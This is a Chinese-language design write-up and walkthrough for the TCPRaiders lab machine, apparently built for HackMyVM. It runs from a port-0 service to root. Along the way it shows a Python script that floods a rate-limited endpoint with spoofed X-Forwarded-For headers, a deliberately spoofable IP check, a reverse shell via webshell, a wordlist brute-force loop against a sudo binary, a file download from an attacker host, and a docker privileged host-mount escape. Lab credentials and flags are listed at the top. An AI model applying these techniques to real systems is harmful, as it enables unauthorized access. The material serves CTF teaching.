```
ssh://runner:d71a28d12402b8a31249147318497c2b992b7f56@tcpraiders.hmv
y35_1m_runn3r -> SHA1(80) -> d71a28d12402b8a31249147318497c2b992b7f56

ssh://luna:e28b285eaedbc911415f9974125e60956ab1b0b8@tcpraiders.hmv
lu_dLZ9PkqouWgpyDyXgswQ_na -> SHA1(80) ->
e28b285eaedbc911415f9974125e60956ab1b0b8

ssh://root:4f2fae7dd150a7c94f0f484ae7d4299c01b4ca63@tcpraiders.hmv
rootrootroot!!!!!@!@!feniofefwmiofw -> SHA1(80) ->
4f2fae7dd150a7c94f0f484ae7d4299c01b4ca63
(脸滚键盘)

user: flag{1b925e677f649ce856f61e3846466252e75cc179}
1una_5ay_may6e -> SHA1(80) -> 1b925e677f649ce856f61e3846466252e75cc179

root: flag{641d35852cd6fdaab8a6a621d40c3d5ac2b453aa}
L0v3_fr0m_d0ck3r -> SHA1(80) -> 641d35852cd6fdaab8a6a621d40c3d5ac2b453aa
```

TCPRaiders 靶机的设计思路

之前设计的靶机一直想着模拟真实环境，可能有些麻烦，再加上我选字典的姿势比较刁钻。总之完成度感人 (~~当然可能根本就没人做~~)，于是想做个比较好玩的

关于命名。一是靶机确实和 TCP 有关，二是这两天玩了封测的 ARC Raiders，脑子里就随便把这几个词拼一起了

---

0. Port

之前有群友靶机取名 NoPort，TCPRaiders 也是 NoPort

```
┌──(user㉿kali)-[~/Desktop/TCPRaiders]
└─$ nmap -p- 192.168.11.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 01:31 HKT
Nmap scan report for 192.168.11.11
Host is up (0.00069s latency).
All 65535 scanned ports on 192.168.11.11 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 00:0C:29:42:CF:4D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```

直接使用 Nmap 扫描端口，眼前一黑

Nmap 默认的端口范围是 1-65535。但 TCPRaiders 唯一对外的服务使用 0 号端口

许多 OS 和编程语言也不把 0 号端口看作有效的端口。靶机是使用 iptables 将 3000 端口和 0 端口互换实现的

```
┌──(user㉿kali)-[~]
└─$ nmap -p0 192.168.11.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 14:47 HKT
Nmap scan report for 192.168.11.11
Host is up (0.00022s latency).

PORT  STATE SERVICE
0/tcp open  unknown
MAC Address: 00:0C:29:42:CF:4D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

使用 socat 可以将 0 号端口转发出来

```
┌──(user㉿kali)-[~]
└─$ socat TCP-LISTEN:20000,fork,reuseaddr TCP:192.168.11.11:0
```

---

1. Web


访问后可以看见一个 Web。轮播信息放的是一些 "交流过的" 的群友的 ID


本来想用 PHP 写，效果不太理想。最后用了 Django

没有必要做扫描。只有 / 和 /support 两个路径，其他全部会重定向回到 /

```python
from django.urls import path, re_path
from . import views

urlpatterns = [
    path('', views.index),
    path('support', views.support),
    re_path(r'.*', views.index)
]
```

自己可以点击一次助力链接。但第二次就会显示 "你已经助力过了"





可以猜到这里是对 IP 的判断

由于是靶机，留下了伪造 IP 地址的后门。如果没有在请求头设置 X_FORWARDED_FOR，则回退到 REMOTE_ADDR 获取真实 IP

```python
def get_client_ip(request):
    x_forwarded_for = request.META.get('HTTP_X_FORWARDED_FOR')
    if x_forwarded_for:
        ip = x_forwarded_for.split(',')[0].strip()
    else:
        ip = request.META.get('REMOTE_ADDR')
    return ip
```

此处的限制是 IP 地址总共有 65535 个 /16 段，每个 /16 段只能助力一次

写一个脚本就可以绕过了。下面这个脚本是 AI 生成的

> 居然直接从网页上拿 token，难评

```python
import requests
from concurrent.futures import ThreadPoolExecutor, as_completed
import time

BASE_URL = "http://192.168.11.11:3000"
MAX_THREADS = 60
RESET_THRESHOLD = 5000

def new_session():
    s = requests.Session()
    adapter = requests.adapters.HTTPAdapter(pool_connections=MAX_THREADS, pool_maxsize=MAX_THREADS)
    s.mount("http://", adapter)
    s.mount("https://", adapter)
    return s

def get_token(session):
    r = session.get(BASE_URL)
    if "support?token=" in r.text:
```


```
        start = r.text.find("support?token=") + len("support?token=")
        token = r.text[start:start + 36]
        return token
    raise Exception("Token not found on page.")

def generate_unique_16_ip(n):
    for i in range(n):
        a = i // 256
        b = i % 256
        yield f"{a}.{b}.123.45"

def support(token, fake_ip, session, retries=2):
    url = f"{BASE_URL}/support?token={token}"
    headers = {
        "X-Forwarded-For": fake_ip
    }
    for attempt in range(retries + 1):
        try:
            r = session.get(url, headers=headers, timeout=5)
            return r.text
        except Exception as e:
            if attempt == retries:
                raise
            time.sleep(0.5)

def main():
    session = new_session()
    token = get_token(session)
    print(f"[+] Token obtained: {token}")
    total_ips = 65535
    request_count = 0
    completed = 0
    ip_generator = generate_unique_16_ip(total_ips)

    while completed < total_ips:
        if request_count % RESET_THRESHOLD == 0 and request_count != 0:
            session.close()
            session = new_session()
            print(f"\n[+] Session reset at request #{request_count}")

        batch_ips = []
        for _ in range(min(MAX_THREADS, total_ips - completed)):
            try:
                batch_ips.append(next(ip_generator))
            except StopIteration:
                break

        with ThreadPoolExecutor(max_workers=MAX_THREADS) as executor:
            futures = {executor.submit(support, token, ip, session): ip for
ip in batch_ips}

            for future in as_completed(futures):
                ip = futures[future]
                try:
                    response = future.result()
                except Exception as e:
```

```
                    print(f"\n[-] Error with IP {ip}: {e}")

                completed += 1
                request_count += 1
                progress = (completed / total_ips) * 100
                print(f"\r[+] Progress: {completed}/{total_ips}
({progress:.2f}%)", end="")

    session.close()

if __name__ == "__main__":
    main()
```

这块还是要轻点，socat 或者后端的 uWSGI 很容易被击落

```
┌──(user㉿kali)-[~/Desktop/TCPRipper]
└─$ python ./solver.py
[+] Token obtained: 27794bc5-5c6b-474f-b5c0-cc95e22dd8d3
[+] Progress: 15000/65535 (22.89%)
[+] Session reset at request #15000
[+] Progress: 30000/65535 (45.78%)
[+] Session reset at request #30000
[+] Progress: 45000/65535 (68.67%)
[+] Session reset at request #45000
[+] Progress: 60000/65535 (91.55%)
[+] Session reset at request #60000
[+] Progress: 65535/65535 (100.00%)
```

这时再返回 Web，会发现进入了 WebShell



在 WebShell 上使用 nc 反弹 Shell 即可

---

2. User

进入反弹 Shell，发现当前用户为 runner

```
/tmp $ id
uid=1000(runner) gid=1000(runner) groups=1000(runner)
/tmp $ whoami
runner
```

查看 runner 用户可运行的 Sudo 命令，发现可以用 luna 用户运行 /usr/sbin/luna 命令

```
/tmp $ sudo -l
Matching Defaults entries for runner on tcpraiders:

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for runner:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User runner may run the following commands on tcpraiders:
    (luna) NOPASSWD: /usr/sbin/luna
```

只有执行权限，无法读取

```
tcpraiders:/tmp# su runner
/tmp $ ls -al $(which luna)
-rwx-----x    1 root     root         18776 May  4 00:21 /usr/sbin/luna
/tmp $ strings /usr/sbin/luna
strings: /usr/sbin/luna: Permission denied
```

尝试运行 /usr/sbin/luna

```
/tmp $ sudo -u luna /usr/sbin/luna
.yranoitcid eht ni semit 511 dnuof neeb sah tI .kaew oot si drowssap ruoY
:TRELA
 drowssaP: 1234
.drowssap tcerrocnI
```

发现输出是反向的，用 rev 命令回正

```
ALERT: Your password is too weak. It has been found 115 times in the
dictionary.
 :Password
Incorrect password.
```

发现提示 "ALERT: Your password is too weak. It has been found 115 times in the dictionary."

意思就是跑字典。115 times 算是对 SecLists 的暗示吗，因为 rockyou.txt 太大，换小字典有时会更好

此外，所有提示都是反向的，所以也要反向输入密码

这里就各显神通了，贴一个 Shell 版本的

```
start=$(date +%s); total=$(wc -l < ./rockyou.txt); count=0; while read line; do reversed=$(echo "$line" | rev); count=$((count + 1)); echo -ne "[$count/$total] $reversed\r"; output=$(echo "$reversed" | sudo -u luna /usr/sbin/luna); echo "$output" | grep -q ".drowssap tcerrocnI" || { echo; echo "Found: $reversed"; break; }; done < ./rockyou.txt; end=$(date +%s); echo; echo "Total $((end - start)) s"
```

传文件的话，用 python 就可以了

```
python3 -c "import urllib.request; url='http://192.168.11.2:8000/rockyou.txt'; urllib.request.urlretrieve(url, url.split('/')[-1])"
```

这次选的密码不是特别靠后，应该不会出现需要跑几十分钟的情况，实测是 1 分半左右

```
┌──(user㉿kali)-[~]
└─$ grep -x "maybe" -n /usr/share/wordlists/rockyou.txt
22620:maybe
```

```
/tmp $ start=$(date +%s); total=$(wc -l < ./rockyou.txt); count=0; while read line; do reversed=$(echo "$line" | rev); count=$((count + 1)); ec
ho -ne "[$count/$total] $reversed\r"; output=$(echo "$reversed" | sudo -u luna /usr/sbin/luna); echo "$output" | grep -q ".drowssap tcerrocnI"
|| { echo; echo "Found: $reversed"; break; }; done < ./rockyou.txt; end=$(date +%s); echo; echo "Total $((end - start)) s"
/tmp $ 14344391] ebyammrimnrbword<1

Found: ebyam

Total 84 s
```

还是很快的

可能 还有一种解法是去看字典里哪些词出现了 115 次，不过实测这样还不如跑 rockyou.txt 划算

当然并不是 luna 用户的密码。而是要继续用 luna 命令

```
/tmp $ sudo -u luna /usr/sbin/luna
.yranoitcid eht ni semit 511 dnuof neeb sah tI .kaew oot si drowssap ruoY
:TRELA
 drowssaP: ebyam
/tmp $ id
uid=1001(luna) gid=1001(luna) groups=1001(luna)
/tmp $ whoami
luna
```

成功进入了 luna 的 Shell

贴一下 luna.c 的源码。因为没有给读取权限，明文密码就这样赤裸裸放着了

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

```

```c
#define MAX_PASSWORD_LENGTH 100

int main() {
    const char *correct_password = "ebyam";
    char input[MAX_PASSWORD_LENGTH];

    printf(".yranoitcid eht ni semit 511 dnuof neeb sah tI .kaew oot si drowssap ruoY :TRELA\n");
    printf(" drowssaP: ");
    fflush(stdout);

    if (fgets(input, sizeof(input), stdin) == NULL) {
        perror(".rorre tupnI");
        return 1;
    }

    size_t len = strnlen(input, MAX_PASSWORD_LENGTH);
    if (len > 0 && input[len - 1] == '\n') {
        input[len - 1] = '\0';
    }

    if (strcmp(input, correct_password) == 0) {
        execl("/bin/sh", "/bin/sh", "-i", NULL);
        perror("execl");
    } else {
        printf(".drowssap tcerrocnI\n");
    }

    return 0;
}
```

3. Root

最后的 root 部分应该没有难点了

允许 luna 用户用 root 身份运行 "docker build *"、"docker run *"

```
~ $ sudo -l
Matching Defaults entries for luna on tcpraiders:


secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for luna:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User luna may run the following commands on tcpraiders:
    (ALL) NOPASSWD: /usr/bin/docker build *, /usr/bin/docker run *
```

预期解法是自己用当前系统的 /bin/busybox 或者随便什么二进制程序构建一个镜像，或者传进去一个 rootfs.tar.gz

不过并没有限制去拉取公网的镜像。*嘴硬一下，其实是我不会设置*

可以在 这里 下载到 Alpine Linux 的 rootfs，传 rootfs.tar.gz 的操作和上面传字典的操作相同

```
~ $ cd /tmp
/tmp $ mkdir dk
/tmp $ cd dk
/tmp/dk $ cat > Dockerfile <<'EOF'
FROM scratch
ADD rootfs.tar.gz /
ENTRYPOINT ["/bin/busybox", "sh"]
EOF
```

```
FROM scratch
ADD rootfs.tar.gz /
ENTRYPOINT ["/bin/busybox", "sh"]
```

然后构建镜像并运行就行了

```
/tmp/dk $ sudo docker build -t exploit .
[+] Building 0.0s (5/5) FINISHED
docker:default
 => [internal] load build definition from Dockerfile
0.0s
 => => transferring dockerfile: 104B
0.0s
 => [internal] load .dockerignore
 0.0s
 => => transferring context: 2B
 0.0s
 => [internal] load build context
 0.0s
 => => transferring context: 37B
0.0s
 => CACHED [1/1] ADD rootfs.tar.gz /
0.0s
 => exporting to image
0.0s
 => => exporting layers
 0.0s
 => => writing image sha256:030691d39baab15da4389aadd657e1b6b2526265c03c9
 0.0s
 => => naming to docker.io/library/exploit
0.0s
```

会输出镜像的名称 "docker.io/library/exploit"

运行。开启特权模式，并把宿主机的 / 映射到 /mnt 下

```
/tmp/dk $ sudo docker run --rm -it --privileged -v /:/mnt exploit
/ #
```

去 /mnt

```
/ # cd /mnt
```

```
/mnt # ls -al
total 73
drwxr-xr-x   21 root     root          4096 May  2 16:25 .
drwxr-xr-x    1 root     root          4096 May  3 17:55 ..
drwxr-xr-x    2 root     root          4096 May  3 17:28 bin
drwxr-xr-x    3 root     root          1024 May  2 16:25 boot
drwxr-xr-x   13 root     root          2800 May  3 17:31 dev
drwxr-xr-x   34 root     root          4096 May  3 17:46 etc
drwxr-xr-x    3 root     root          4096 May  3 10:37 home
drwxr-xr-x    8 root     root          4096 May  2 16:25 lib
drwx------    2 root     root         16384 May  2 16:25 lost+found
drwxr-xr-x    5 root     root          4096 May  2 16:25 media
drwxr-xr-x    2 root     root          4096 May  2 16:25 mnt
drwxr-xr-x    4 root     root          4096 May  3 17:21 opt
dr-xr-xr-x  270 root     root             0 May  3 17:31 proc
drwx------    3 root     root          4096 May  3 17:43 root
drwxr-xr-x    7 root     root           440 May  3 17:31 run
drwxr-xr-x    2 root     root          4096 May  3 16:51 sbin
drwxr-xr-x    2 root     root          4096 May  2 16:25 srv
dr-xr-xr-x   13 root     root             0 May  3 17:31 sys
drwxrwxrwt    5 root     root           120 May  3 17:55 tmp
drwxr-xr-x    9 root     root          4096 May  3 17:28 usr
drwxr-xr-x   12 root     root          4096 May  3 06:06 var
```

然后就可以查看 flag 了

```
/mnt # cd ./root
/mnt/root # ls -al
total 16
drwx------    3 root     root          4096 May  3 17:43 .
drwxr-xr-x   21 root     root          4096 May  2 16:25 ..
lrwxrwxrwx    1 root     root             9 May  2 16:28 .ash_history ->
/dev/null
drwx------    3 root     root          4096 May  3 17:43 .docker
-r--------    1 root     root            47 May  3 17:19 root.flag
/mnt/root # cat ./root.flag
flag{641d35852cd6fdaab8a6a621d40c3d5ac2b453aa}
```

Docker 部分的灵感来自

04/18 上午7:14

陈橘墨 管理员

> bamuwe 04/17 晚上11:21
> 有默认image还是啥。我忘记了了

睡醒了，想起来了

陈橘墨 管理员

alpine是较轻的image，但是也得pull

陈橘墨 管理员


scratch是一个保留名字，FROM scratch不创建layer，用于从零创建一个image

04/18 上午7:16

陈橘墨 管理员

如果有一个静态编译，没有外部依赖库（go）的程序，就可以直接打包成
FROM scratch
COPY hello /
CMD ["/hello"]

陈橘墨 管理员



4. Reference

- Linux: bind and connect to port 0 with iptables REDIRECT or DNAT - https://research.h4x.cz/html/2021/2021-12-31--linux--bind_and_connect_to_port_0_with_iptables_redirect_or_dnat.html
- USTC Hackergame